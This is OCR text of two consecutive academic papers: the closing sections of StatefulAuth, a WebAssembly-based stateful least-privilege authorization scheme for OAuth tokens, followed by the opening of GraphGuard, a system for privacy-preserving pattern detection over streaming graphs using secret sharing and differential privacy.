End-to-End Latency. Fig. 6a presents the end-to-end latency when applying OAuth and StatefulAuth (hash- and HMAC-based) to our client and server framework. We see that StatefulAuth (HMAC-based) introduces a 4.3% increase to end-to-end latency when processing a single object in each request ($N = 1$) compared with OAuth, and 9.5% when $N = 10$. Although most requests in a real-world setting only operate on a single object, we also present the case of $N = 50$ to represent the theoretical upper bound of the end-to-end latency, which we observe as 2.2× of OAuth. We conduct an analysis of the end-to-end latency of StatefulAuth and break it into network latency and server-side latency. As per the comparison of network latency between OAuth and StatefulAuth, the transmission of additional state data incurs linear growth relative to the number of objects, consequently introducing supplementary network latency. We observe that when $N \geq 20$, the network latency accounts for above 68% of increase in end-to-end latency compared with OAuth.

Server-Side Latency Breakdown. The server-side latency of StatefulAuth can be further divided into five parts, shown in Fig. 6b. We see that the server-side latency increases proportionally with the number of objects because the server will sequentially iterate through each object for each operation. State validation is the predominant contributor to server-side latency, which takes around 36-53% of total server-side latency. Upon closer inspection, we have identified the primary source of latency in state validation as the sequential reads of the database for HMAC values.

Comparison of Stateless Policies with Macaroons. We compare the end-to-end latency of stateless-only policies in our work with the existing Macaroons framework. Note that we only compare with Macaroons because they functionally subsume OAuth RAR (Section 2.1). We use pymacaroons and create caveats (i.e., stateless authorization policies) that involve string comparisons on HTTP POST request data. We implement the same policy in Wasm for our work. We measure end-to-end latency using the same setup as before. Fig. 7 shows that our work only adds 1–2 ms of latency compared to Macaroons on average. We conclude that this overhead is a small price to pay in exchange for the richer set of authorization policies that we enable.




Figure 7: Stateless-only Policy Comparison with Macaroons.

5 Related Work

Credentials-based Authorization. Our authorization framework is an instance of credentials-based authorization that uses credentials and guards to enforce policies [17]. Credentials define beliefs about principals and the state of a distributed system. Guards use logical formulas and inference to determine whether a given access is allowed. We define principals as the client app and the API server. We allow the client app developers to define and manage state. However, we do not use a logical formula to express the authorization policy. Rather, we use a Wasm program that offers flexibility and practicality.

There is a long line of work in this general area that uses public key certificates and formal authorization logic to support a range of flexible and decentralized authorization policies for distributed systems. SPKI/SDSI [31], Trust Management [12], Active Certificates [13] are a few notable examples. However, such mechanisms have not been widely adopted in the cloud [42] for a variety of reasons such as their implementation complexity or the need for long-term identities.

Currently, authorization in the cloud is based on bearer tokens — secrets that grant unconditional access to resources. These tokens are exchanged between protection domains and are vulnerable to a range of token stealing attacks [26, 28, 30, 37, 40]. Our contributions exist in this practical space of trying to enforce the least privilege principle on bearer tokens. Macaroons was a first effort at improving the security of OAuth-like bearer tokens [11]. They provide a method for first and third parties to attenuate the power of bearer tokens by adding caveats — conditions that limit the

token's authority. Similarly, the OAuth Rich Authorization Requests RFC attempts to limit token privilege by defining a JSON-based standard to express caveats [32]. As we explained in Section 2.1, these existing efforts still suffer from fundamental problems associated with their use of server-defined permissions and stateless policies. Concretely, Macaroons still require the server developers to define the caveat language. This results in a lack of extensibility — clients may want to enforce policies that fall outside the server-defined caveat language. Furthermore, there is an entire class of authorization policies that rely on state information, as we explained earlier. These stateful classes can limit a token's authority even further compared to what is achievable by just using stateless machinery. Our work provides a flexible WebAssembly-based substrate to execute client-defined stateful authorization policies.

We take inspiration from Active Certificates [13]. Originally invented in the context of delegating rights to a remote resource, they introduce the idea that a small piece of code can represent the rights a principal has to a server-owned object. When that principal makes a request to the server, it presents the active certificate that is signed by the object owner. The server executes the code inside the active certificate to produce an authorization decision. Our work builds on this idea and allows client app developers to write Wasm policies that represent their intended access to the user's data. We offer additional improvements to this basic idea: (1) We retain the server-defined permissions and use them as an upper bound on token authority in the event that the Wasm policy has a developer error in its checks. In their original form, active certificates are vulnerable to coding mistakes and can result in a principal getting unbounded access to server resources. (2) We define and use the notion of state that serves as an additional input to the Wasm policy and enables new classes of least privilege policies.

WAVE is a recent delegated authorization framework designed to enforce server-defined permissions even when the authorization server is compromised [9]. It is orthogonal to our work. We trust the authorization server and our goal is to empower client app developers to request minimum privilege.

WebAssembly Security. Wasm has emerged as a portable bytecode format and execution environment for the web [24]. Multiple languages offer Wasm as a compilation target. Writing policies in any source language developers prefer and compiling to Wasm gives us portability and flexibility. More importantly, it also offers strong in-process memory isolation. The authorization server can execute Wasm policies from multiple different clients in the same OS-level process and be guaranteed that the policies cannot interfere with each other. Our particular usage of Wasm is to run policies that are pure functions. Thus, we avoid the security issues of integrating with an external environment by design [5].

6 Discussion and Limitations

Time-limited OAuth Tokens and Fine-grained Scopes. It is possible to reduce the damage that can occur from stolen OAuth tokens by limiting their lifetime. Unfortunately, this implies that the server operator has to detect an attack in a very timely manner to stop honoring refreshing requests. Experience has shown that this rarely happens. More fundamentally, the tokens are still overprivileged and there will always be a mismatch because a server developer cannot always anticipate the permissions a client might actually need [16, 36]. Additionally, as we have shown with our case studies, client apps can benefit from stateful policies as well.

Encrypting State. Our implementation only guarantees state integrity. A client app breach could result in state getting leaked. Depending on the nature of the API endpoints, this could potentially be a privacy problem because the attacker can obtain coarse information on what API endpoints are being used. A simple extension is to also encrypt the state table when it exists on the client using a key known to the server. We do not implement this, but leave it to future work.

Automatic Least Privilege Policies. Our current system requires developers to manually write attenuation policies. As future work, we envision two possibilities: (1) The client app could profile its usage of the server APIs and use that data to automatically synthesize a least privilege policy. (2) The server developer could write a set of well-known/commonly-used policies (e.g., access-only-created, read-at-most-once) and provide it as an option for the client developer to select during registration. A related line of work is to verify that a client application is indeed obtaining tokens that are least privileged. The server operator could keep a log of the APIs that a client actually uses and then compare those APIs with the set of APIs that are callable under the least privilege policy that the client has created.

7 Conclusion

Current cloud authorization uses bearer tokens whose authority is limited only by a set of permissions that API server developers create. In practice, client app developers are forced to request tokens whose privilege is more than what is necessary for functionality. Existing efforts have recognized this problem and attempted solutions. The most notable is the Macaroons framework that allows server developers to define caveats that can be used to limit a token's authority. We contributed to this line of work by introducing the notion of purely client-defined authorization policies that can operate on state — a log of actions that a client has taken on API endpoints. When combined with server-defined permissions and Wasm as a vehicle for expressing the policies, we obtain a flexible authorization system that can enforce a variety of stateful least privilege policies. Using case studies of real apps, we showed how app developers can restrict the authority of their tokens while retaining functionality.

Table 3: API Overview of StatefulAuth Integrated with OAuth 2.0

Server-Side APIs	**Semantics**
`class ResourceProtectorStateful`	A protecting method for resource server with StatefulAuth enabled. This class provides a wrapper function that validates any incoming request.
`create_bearer_token_validator_stateful (token_model)`	Create a bearer token validator class with StatefulAuth enabled. This validator will authenticate the bearer token, validate history and run the policy program.
`update_state()`	A method that calls the client-supplied state updater to update state after the successful completion of a request and send it back to the client; besides, update state HMAC on server-side storage.
Client-Side APIs	**Semantics**
`attach_state(request, object_id)`	Load state indexed by `object_id` and attach it to the request header field "Authorization-State".
`store_state(response, object_id)`	Update client-side state storage of an object based on the response header "Set-Authorization-State".



Figure 8: Token Usage Workflow with Fault Tolerance. For simplicity, we assume here that all the token validation and policy execution are passed successfully.

A API Overview of StatefulAuth Integrated with OAuth 2.0

We integrate with the widely-used OAuth 2.0 protocol and present the APIs we provide to help enable stateful authorization in Table 3.

B Fault Tolerance

We assume that the API server is consistently online, while the client app instance running on user devices may experience intermittent offline periods. Our goal is to facilitate seamless recovery of the client app' most recent state despite offline conditions. As presented in Fig. 1, F_{update} generates the new state based on the current state and the request being processed. A naive idea is to back up state or recent requests on the server side and recover the most recent state by replaying state updates. However, both state and request data are user-controlled. Storing them on the authorization server will have a potential security problem: a malicious client could leverage this arbitrary storage primitive to store illegal material on the authorization server. Instead, we propose an approach based on client- and server-side logging, as presented in Fig. 8. For simplicity, we assume that token validation and policy execution succeed, and focus on state validation and recovery. The client will assign an ID for each request (`req_id`). This request ID will serve as a client-side global counter, unique for this client-server pair. The client app will also create a cloud-based encrypted log file to keep track of all the past requests and states, ordered and indexed by the request ID. Before making a new request, the client app will log the request and state information it will supply to the server. Then, the client app will make requests as usual, with the request ID attached. Upon receiving the request, the server will verify the state. If the state is valid and the request is processed successfully, the server will store a mapping (i.e., `last_reqs` in Fig. 8) from the object ID to the request ID and perform the state update as usual; otherwise, the server will return an error message. If the state is invalid, the server will send a response containing a special error message `InvalidState` and attach the last request ID performed on the object to the response. Once the client receives the `InvalidState` error, it can recover its latest state by looking up the log with the request ID provided by the server and perform state updates. After state recovery, the client will synchronize the state table with other instances and remove the request already used for updates from the log file. Then, the client will check the log file for request ID counter, increment it, and send its next request.

Table 4 discusses how our system could be recovered when the client goes offline at different points in the workflow. The circled number refers to the steps in Figure 8. Our design distributes the responsibility of logging to both the client and server: the client stores the request information and the server only stores the request ID of the last request performed on each object. This enables the client to recover the most recent state table without compromising server storage to arbitrary client data.

We discuss the storage overhead introduced by this fault tolerance mechanism. Due to the sequential state updates on a single object, the client app can only send one request for an object at a time. Thus, for each client-user pair, the server will

Table 4: Client Failures and Recoveries. The circled number refers to the steps in Figure 8.

Client goes offline	**Request in Log**	**State Updated on Server**	**Recovery**
Before/during logging the request ①	False	False	No state update on the server side. The client-side state table remains up-to-date. No recovery needed.
After logging the request ①, before sending the request ②	True	False	
After sending the request ②, before receiving the response ③ (request **failed** on server)	True	False	
After sending the request ②, before receiving the response ③ (request **succeeded** on server)	True	True	When the client comes back, it will send a request with the outdated state. The server will find the state is invalid, reply `InvalidState`, and supply the `last_reqs` mapping. The client will then look up its log file indexed on the request ID, find the request and state information, and perform the state update for each object if needed.
After receiving the response ③, i.e., during updating the state table ④	True	True	If the client goes offline while updating/recovering the state table, the state table will be corrupted. But the log file and server-side `last_reqs` mapping stay unchanged. Thus, the same updates will be performed on the state table when the client sends a new request.

store one entry for each object in the `last_reqs` mapping. This server-side storage overhead will grow linearly with the product of the number of client-user pairs and objects, i.e., the same as the server-side state integrity tag storage. The size of the cloud-based log files maintained by the client app will grow linearly with the number of objects this client has accessed.

In Section 3.2, we discuss the state synchronization between multiple client app instances. We require the client to keep a cloud-based log file to enable all its instances to recover the state table through offline periods. As we have described, this log file serves as a key-value store that allows the client to look up the request information it needs for state recovery: the key is the request ID and the value is the request information, including HTTP method, URI endpoints, headers, and body, along with the state table when making the request.

We require the log file to be fully client-owned and managed, because similar to the state table, the request header and body could be arbitrary data from the client. The log file itself has no security implication on the existing system design. If the log file is compromised and an unacknowledged client request `req` is replaced with a fake request `req′` crafted by the attack, the client will end up updating its state by $newState' \leftarrow F_{update}(state, req')$. However, The latest state on the server side is derived by $newState \leftarrow F_{update}(state, req)$. There will be a mismatch between the state computed by the client and the server. The client will then be notified of this error and request the server to revoke that token. The recovery against synchronization attacks we describe in Section 3.2 will handle this case.

As the log file contains information on the recent requests made by the client, it should be kept confidential. Thus, we require the log file to be encrypted. The client should implement client- or server-side encryption based on its capability of storage, key management, and file encryption. For example, if the client has its own backend storage server, it can perform either client- or server-side encryption. On the other hand, if the client app does not have its own storage server, it needs to either encrypt the log file before storing to cloud services or rely on the server-side encryption provided by major cloud storage platforms, like Google Cloud [23] or DynamoDB [7]. Besides encryption, information stored on this log file should also be minimized in two ways. First, the client should store the minimum data in its log file based on its state definition. If the state is defined as the historical APIs made by the client, the log file should only contain the HTTP methods and URI endpoints of each request. Second, the client app should remove a request after using it for state updates (Figure 8 ④).

GraphGuard: Private Time-Constrained Pattern Detection Over Streaming Graphs in the Cloud

[2]*Department of Computer Science, City University of Hong Kong*

Abstract

Streaming graphs have seen wide adoption in diverse scenarios due to their superior ability to capture temporal interactions among entities. With the proliferation of cloud computing, it has become increasingly common to utilize the cloud for storing and querying streaming graphs. Among others, streaming graphs-based time-constrained pattern detection, which aims to continuously detect subgraphs matching a given query pattern within a sliding time window, benefits various applications such as credit card fraud detection and cyber-attack detection. Deploying such services on the cloud, however, entails severe security and privacy risks. This paper presents GraphGuard, the *first* system for privacy-preserving outsourcing of time-constrained pattern detection over streaming graphs. GraphGuard is constructed from a customized synergy of insights on graph modeling, lightweight secret sharing, edge differential privacy, and data encoding and padding, safeguarding the confidentiality of edge/vertex labels and the connections between vertices in the streaming graph and query patterns. We implement and evaluate GraphGuard on several real-world graph datasets. The evaluation results show that GraphGuard takes only a few seconds to securely process an encrypted query pattern over an encrypted snapshot of streaming graphs within a time window of size 50,000. Compared to a baseline built on generic secure multiparty computation, GraphGuard achieves up to 60× improvement in query latency and up to 98% savings in communication.

1 Introduction

Streaming graphs are constantly evolving graphs, where the vertices and edges of the graphs change over time. The use of streaming graphs has seen great popularity in various scenarios (e.g., social media, computer networks, and financial transactions [27]), because of its excellent ability to characterize the complex temporal interactions among entities. Due to the well-understood benefits of cloud computing [23], utilizing the cloud to store and query streaming graph databases has become increasingly common (e.g., [1, 34]). However, such service outsourcing can put the privacy of information-rich streaming graph data at risk [37, 44]. It is thus crucial to bring privacy assurance into such cloud-empowered service paradigm from the beginning, protecting the outsourced streaming graphs, the queries, and the query results.



Figure 1: An example credit card fraud pattern.

As one of the most popular streaming graph search functionalities, time-constrained pattern detection, which is the focus in this paper, aims to continuously detect subgraphs over streaming graph data that are isomorphic to a given query pattern and whose edge occurrence orders adhere to the timing order constraints specified by the query pattern [27]. Note that as the subgraph isomorphism problem is NP-complete [12], plaintext-domain algorithms [27, 35] typically perform the detection on the edges/vertices falling within the most recent time units (as specified by a sliding time window), so as to make the problem solvable in a reasonable time. In this paper, we also adhere to this practice. Time-constrained pattern detection can benefit various applications, e.g., credit card fraud detection [35] and cyber-attack detection [11]. The following example demonstrates its practical usefulness.

Example 1. *Fig. 1 illustrates a credit card fraud pattern. Here, a criminal launches a scheme involving a merchant and a series of middleman accounts under its control to unlawfully withdraw funds [35]. Utilizing fake IDs, the criminal may obtain a credit from the bank. The criminal tries to ille-*

*Corresponding author.

gally cash out money by faking a purchase with the help of a merchant at time t_1. Upon receiving payment from the bank at time t_2, the merchant tries to send the money back to the criminal via a series of middleman accounts from time t_3 to time t_4. This particular pattern is characterized by the specific order of transactions w.r.t. time ($t_1 < t_2 < t_3 < t_4$), and it can be conveniently modeled as a query pattern with timing order constraints. If the system can detect the pattern timely, it then becomes possible to thwart such fraudulent activities.

In the literature, considerable efforts have been invested in privacy-preserving query processing over graphs. However, previous works primarily focus on privately querying *static* graphs, such as private subgraph matching [39, 42], private shortest path search [17, 19], and private breadth-first search [4, 7]. To the best of our knowledge, no prior studies have explored privacy-preserving time-constrained pattern detection over outsourced streaming graphs.

In this paper, we design, implement, and evaluate GraphGuard, a new system enabling privacy-preserving outsourcing of time-constrained pattern detection over streaming graphs. GraphGuard aims to allow the cloud to obliviously manage a constantly evolving streaming graph and provide time-constrained pattern detection services. Following the emerging trend of leveraging distributed trust in security designs [6, 16, 38] as well as in industrial applications [2, 31], GraphGuard employs a three-server secure computation architecture, where three cloud servers hosted by independent service providers work collaboratively to empower the secure service. We then build GraphGuard from a customized synergy of insights on graph modeling, lightweight secure computation [3], edge differential privacy [22], and data encoding and padding strategies. GraphGuard protects the confidentiality of labels of edges/vertices and hides the connections between vertices in the streaming graph and query patterns.

Below we describe the challenges that arise in designing GraphGuard and our key ideas in developing the solutions.

Challenge 1: How to model the streaming graph to enable secure updates and graph isomorphism check at the cloud? Unlike secure outsourced computation for *static* graphs, where the graph owner can conceal vertex connections locally, the dynamic nature of streaming graphs means that updates, if not treated carefully, can easily leak vertex connections. For example, if the cloud servers observe that the numbers of neighboring vertices for both vertices v_1 and v_2 increase by 1 simultaneously, they can infer that a new edge emerges between them. To address this challenge, we depart from the commonly employed posting list structure [14] for graph modeling and instead resort to the edge list structure [32]. Consequently, individual encryption of each edge is performed in GraphGuard, facilitating the secure addition (resp. removal) of a new (resp. outdated) edge. In addition, to enable efficient secure graph isomorphism check, we propose the concept of "endpoint adjacency matrix (EAM)" to model the graph structure. With EAM, checking the isomorphism between two graphs can be simplified as the comparison between their EAMs, which only needs basic XOR and AND operations. This greatly facilitates the efficient realization of graph isomorphism checking in the ciphertext domain.

Challenge 2: How to enable the cloud servers to efficiently and obliviously obtain the matched edges? To detect the subgraphs in the streaming graph that are isomorphic to the query pattern, the cloud servers first need to obtain the edges (i.e., matched edges) whose labels are identical to those in the query pattern. The generic secure multiparty computation (MPC)-based secure equality test protocols (e.g., [33] and [9]) are natural tools. However, these protocols typically require substantial online communication and offline preparation, both of which scale linearly with the number of secure equality tests. We instead propose to layer one-hot data encoding with replicated secret sharing [3], and devise a custom mechanism for securely producing the encrypted equality test result, which *eliminates the need for any online communication or offline preparation*. We further propose an oblivious dummy edges padding protocol to obfuscate the locations of the true edges, so as to enable the cloud servers to obliviously obtain the matched edges.

Challenge 3: How to enable the cloud servers to efficiently and securely process encrypted timing order constraints specified by the query pattern? Different from subgraph matching over *static* graphs, time-constrained pattern detection is much more challenging as it requires that the (dynamic) subgraphs isomorphic to the query pattern must also comply with specific timing order constraints. To securely evaluate the temporal order consistency of edges, the generic MPC-based secure comparison protocols (e.g., [30] and [8]) are natural tools. However, these protocols also require substantial online communication and offline preparation, both of which scale linearly with the number of secure comparisons. Our insight is to first decompose the query pattern into several timing-connected subquery patterns [27]. Then we design a tailored mechanism for modeling and encrypting the timing order constraints, which enables the cloud servers to securely evaluate the temporal order consistency of edges *without the need for any online communication or offline preparation*.

Contributions. We highlight our contributions below:

- We initiate the *first* study on privacy-preserving outsourcing of time-constrained pattern detection over streaming graphs, and design a tailored secure system GraphGuard.
- We propose a new data structure EAM and show how to model and encrypt the streaming graph and time-constrained query patterns to facilitate secure time-constrained pattern detection over streaming graphs.
- On the basis of custom modeling and encryption strategies, we develop techniques to support secure partial matches detection and secure partial matches compatibility checking.
- We provide formal security analysis, make a GPU-accelerated prototype implementation, and conduct extensive experiments over real-world graph datasets. The results show

that GraphGuard takes only a few seconds to securely perform one graph pattern detection, under a window size of 50,000. Compared with a baseline simply using the generic and popular MPC framework MP-SPDZ [24], GraphGuard achieves up to 60× improvement in query latency and up to 98% savings in communication cost.

2 Preliminaries

2.1 Time-Constrained Pattern Detection

***Definition* 1.** *(Streaming graph [27]). A streaming graph $\mathbb{G}$ is a dynamic (monotonically increasing) set of directed and labeled edges $\{e_x\}_{x\in[X]}$, where X represents the total count of edges that have emerged over time. Each edge $e_x = (sid_x, eid_x, l_x, t_x)$, which indicates that e_x appears at time t_x (named as timestamp) and is an edge with label l_x that connects the vertex with ID sid_x to the vertex with ID eid_x. Two edges are deemed connected if they share common vertices.*

In this paper, we write $[S]$ for the set $\{1, 2, \cdots, S\}$, use $\{a_i\}_{i\in[S]}$ to represent the set $\{a_1, \cdots, a_S\}$, and omit the subscript $i \in [S]$ when the context is clear. We refer to the pair of vertices that an edge connects as the edge's *endpoints*. Additionally, the labels of vertices can be implicitly indicated by the edge labels. For example, in a financial transaction network, we can use "001" to label the transactions (i.e., edges) with type "credit pay" from an entity (i.e., vertex) with type "credit card" to an entity with type "restaurant", and use "002" to label the transactions with type "credit pay" from an entity with type "credit card" to an entity with type "supermarket". Graph pattern detection over a streaming graph operates on each snapshot individually, which can be defined as follows.

***Definition* 2.** *(Snapshot [27]). Given the time window size W and the current time point t, the current snapshot $\mathbb{G}_t$ of the streaming graph $\mathbb{G}$ is a subgraph of $\mathbb{G}$ that includes edges with timestamps falling within time interval $(t-W, t]$ and the vertices that are adjacent to these edges.*

***Definition* 3.** *(Query pattern [27]). A query pattern $\mathbb{Q}$ is defined by the query graph $\{\sigma_y\}_{y\in[Y]}$ and the timing order constraints $\{\sigma_m \prec \sigma_n\}$. Here, Y represents the number of edges in $\mathbb{Q}$, and $\sigma_y = (sid_y, eid_y, l_y)$ is an edge with label l_y that connects the vertex with ID sid_y to the vertex with ID eid_y. $\sigma_m \prec \sigma_n$ means that in a match g for $\mathbb{Q}$ where edge e_i matches edge σ_m and edge e_j matches edge σ_n ($e_i, e_j \in g$), e_i should not appear before e_j (denoted as $e_i \prec e_j$).*

Time-constrained pattern detection aims to identify *all time-constrained matches* of a query pattern over each snapshot. A time-constrained match can be defined as follows.

***Definition* 4.** *(Time-constrained match [27]). Given query pattern $\mathbb{Q}$ and snapshot $\mathbb{G}_t$, a subgraph $g \in \mathbb{G}_t$ is a time-constrained match of $\mathbb{Q}$ if there exists a bijective function $f(\cdot)$ from $\mathbb{Q}$'s vertices $V(\mathbb{Q})$ to g's vertices $V(g)$ such that the following conditions hold: (1) isomorphism: the label of the edge between each pair of connected vertices $v_i, v_j \in V(\mathbb{Q})$ is identical to that between $f(v_i), f(v_j) \in V(g)$, and vice versa; (2) timing order consistency: considering each timing order constraint $\sigma_m \prec \sigma_n$ and given that edges $e_i, e_j \in g$ respectively match edges σ_m and σ_n, $e_i \prec e_j$ holds.*



Figure 2: Illustration of time-constrained pattern detection over a streaming graph under the time window of size 9.

Example 2. *For clarity, we illustrate in Fig. 2 a streaming graph $\mathbb{G}$ along with its snapshots $\mathbb{G}_9$ and $\mathbb{G}_{10}$ under a time window of size 9, a query pattern $\mathbb{Q}$, and its time-constrained match. $\mathbb{G}$ contains edges with 7 different labels: $\{001, \cdots, 007\}$. At time point $t = 10$, edge e_1 expires and edge e_{10} arrives since the time window W is $(1, 10]$, which forms a new snapshot $\mathbb{G}_{10}$. In the figure, the expired edge is shown in dotted line while the newly arrived edge is shown in blue line. $\mathbb{Q}$ consists of four edges with labels $\{\sigma_1 : 005, \sigma_2 : 006, \sigma_3 : 001, \sigma_4 : 004\}$ and timing order set $\{\sigma_1 \prec \sigma_4 \prec \sigma_2; \sigma_3 \prec \sigma_2\}$. The single time-constrained match of $\mathbb{Q}$ formed by edges $\{e_1, e_7, e_4, e_5\}$ in $\mathbb{G}_9$, where e_1 matches σ_1, e_7 matches σ_2, e_4 matches σ_3, and e_5 matches σ_4.*

For clarity, we give the plaintext-domain graph pattern detection process underlying the security design of GraphGuard in Appendix A.

2.2 Replicated Secret Sharing

Replicated secret sharing (RSS) [3] divides a private value x in the ring $\mathbb{Z}_{2^l}$ into three shares $\langle x\rangle_1, \langle x\rangle_2, \langle x\rangle_3 \in \mathbb{Z}_{2^l}$, where $x = \langle x\rangle_1 + \langle x\rangle_2 + \langle x\rangle_3$. Three pairs of shares $(\langle x\rangle_1, \langle x\rangle_2)$, $(\langle x\rangle_2, \langle x\rangle_3)$ and $(\langle x\rangle_3, \langle x\rangle_1)$ are then distributed to three parties P_1, P_2 and P_3, respectively[1]. If $l = 1$, the secret sharing is called *binary sharing*, and otherwise *arithmetic sharing*. In this paper, we use $[\![\cdot]\!]$ to represent an encrypted entity. For the sake of presentation, we use $i \pm 1$ to indicate the next(+)/previous(-) party (or secret share) with wrap around, i.e., P_{3+1} indicates P_1, P_{1-1} indicates P_3, $\langle x\rangle_{3+1}$ indicates $\langle x\rangle_1$, and $\langle x\rangle_{1-1}$ indicates $\langle x\rangle_3$. With this, we can use $(\langle x\rangle_i, \langle x\rangle_{i+1})$ to denote the shares held by $P_i, i \in \{1, 2, 3\}$. In the binary RSS

[1] In this paper, we refer to the secret sharing process as "encryption".

domain, the basic operations are as follows (all operations are within the ring $\mathbb{Z}_2$). (1) To compute $[\![h]\!] = [\![x \oplus y]\!]$ given two secret-shared values $[\![x]\!]$ and $[\![y]\!]$, each party $P_i, i \in \{1,2,3\}$ computes $\langle h \rangle_i = \langle x \rangle_i \oplus \langle y \rangle_i$ and $\langle h \rangle_{i+1} = \langle x \rangle_{i+1} \oplus \langle y \rangle_{i+1}$ locally. (2) To compute $[\![z]\!] = [\![x \otimes y]\!]$ given two secret-shared values $[\![x]\!]$ and $[\![y]\!]$, each party $P_i, i \in \{1,2,3\}$ first computes $\langle z \rangle_i = \langle x \rangle_i \otimes \langle y \rangle_i \oplus \langle x \rangle_i \otimes \langle y \rangle_{i+1} \oplus \langle x \rangle_{i+1} \otimes \langle y \rangle_i$ locally. However, this produces z in 3-out-of-3 additive secret sharing (i.e., each P_i holds $\langle z \rangle_i$ and $z = \langle z \rangle_1 \oplus \langle z \rangle_2 \oplus \langle z \rangle_3$) instead of 2-out-of-3 RSS. To facilitate subsequent computations in the RSS domain, a re-sharing operation is required.

2.3 Differential Privacy for Graphs

Differential privacy (DP) [18] guarantees that the outcomes or insights derived from the analysis conducted on two neighboring datasets, which differ by the inclusion or exclusion of a single individual's data, are nearly indistinguishable. When applying DP to the domain of graph analysis, it becomes necessary to establish a notion of "neighboring graphs". Previous research [22, 43] in this field commonly considers two graphs to be neighboring if they differ by the presence or absence of a single edge. In other words, given a graph $\mathbb{G}$, its neighboring graph $\mathbb{G}'$ can be obtained by adding or deleting a single edge from $\mathbb{G}$. This definition is known as *edge DP* [22]. The formal definition of edge DP is as follows.

Definition 5. *(Edge DP [22]). A randomized mechanism $\mathcal{M}$ with domain $\mathcal{G}$ provides (ε, δ)-edge DP, if and only if for any two neighboring graphs $\mathbb{G}, \mathbb{G}' \in \mathcal{G}$ that differ in one edge:*

$$\forall \hat{\mathbb{G}} \in Range(\mathcal{M}), Pr[\mathcal{M}(\mathbb{G}) = \hat{\mathbb{G}}] \leq e^{\varepsilon} \cdot Pr[\mathcal{M}(\mathbb{G}') = \hat{\mathbb{G}}] + \delta,$$

where $Range(\mathcal{M})$ denotes the set of all possible outputs of $\mathcal{M}$, ε is the privacy budget, and δ is a privacy parameter.

Discrete Laplace distribution is widely used to draw discrete noises for providing DP, which is defined as follows [20].

Definition 6. *(Discrete Laplace distribution [20]). A discrete random variable $x \in \mathbb{Z}_{2^l}$ follows discrete Laplace distribution $Lap(\varepsilon, \delta, \Delta)$ if its probability mass function is*

$$Pr[x] = \frac{e^{\frac{\varepsilon}{\Delta}} - 1}{e^{\frac{\varepsilon}{\Delta}} + 1} \cdot e^{\frac{-\varepsilon \cdot |x-\mu|}{\Delta}}, \forall x \in \mathbb{Z}_{2^l},$$

where μ is the mean of the distribution and Δ is the sensitivity.

In the context of graph, a query Q's sensitivity Δ is the maximum L_1 norm between Q's outputs on any two neighboring graphs $\mathbb{G}$ and $\mathbb{G}'$:

$$\Delta = \max_{\mathbb{G}, \mathbb{G}'} \|Q(\mathbb{G}) - Q(\mathbb{G}')\|_1$$

This measures the maximum impact that any individual edge in the input graph can have on the output of query Q.



Figure 3: The system architecture of GraphGuard.

3 Problem Statement

3.1 System Architecture

Fig. 3 shows GraphGuard's system architecture, which consists of three types of entities: the user, the on-premise service front-end (denoted as FE) dedicatedly maintained by the regulator, and the cloud server. The regulator, such as a bank or a cybersecurity center, aims to continuously detect specific time-constrained subgraph patterns over the constantly evolving streaming graph that its users generate via the FE.

The regulator is attracted by the benefits of cloud computing, such as scalability and flexibility, cost savings, ubiquitous and on-demand network access, and relief of the burden for storage management [23]. Therefore, it wants to leverage the power of cloud computing to manage the streaming graph and alert it when the specified patterns occur in the streaming graph[2]. In practice, such cloud-based service paradigm has been widely adopted in various streaming graph search systems (e.g., [1, 34]). However, due to privacy concerns regarding the proprietary streaming graph and query patterns, it is essential to embed security in such outsourced services from the very beginning to protect the streaming graph, the query patterns, and the detection results.

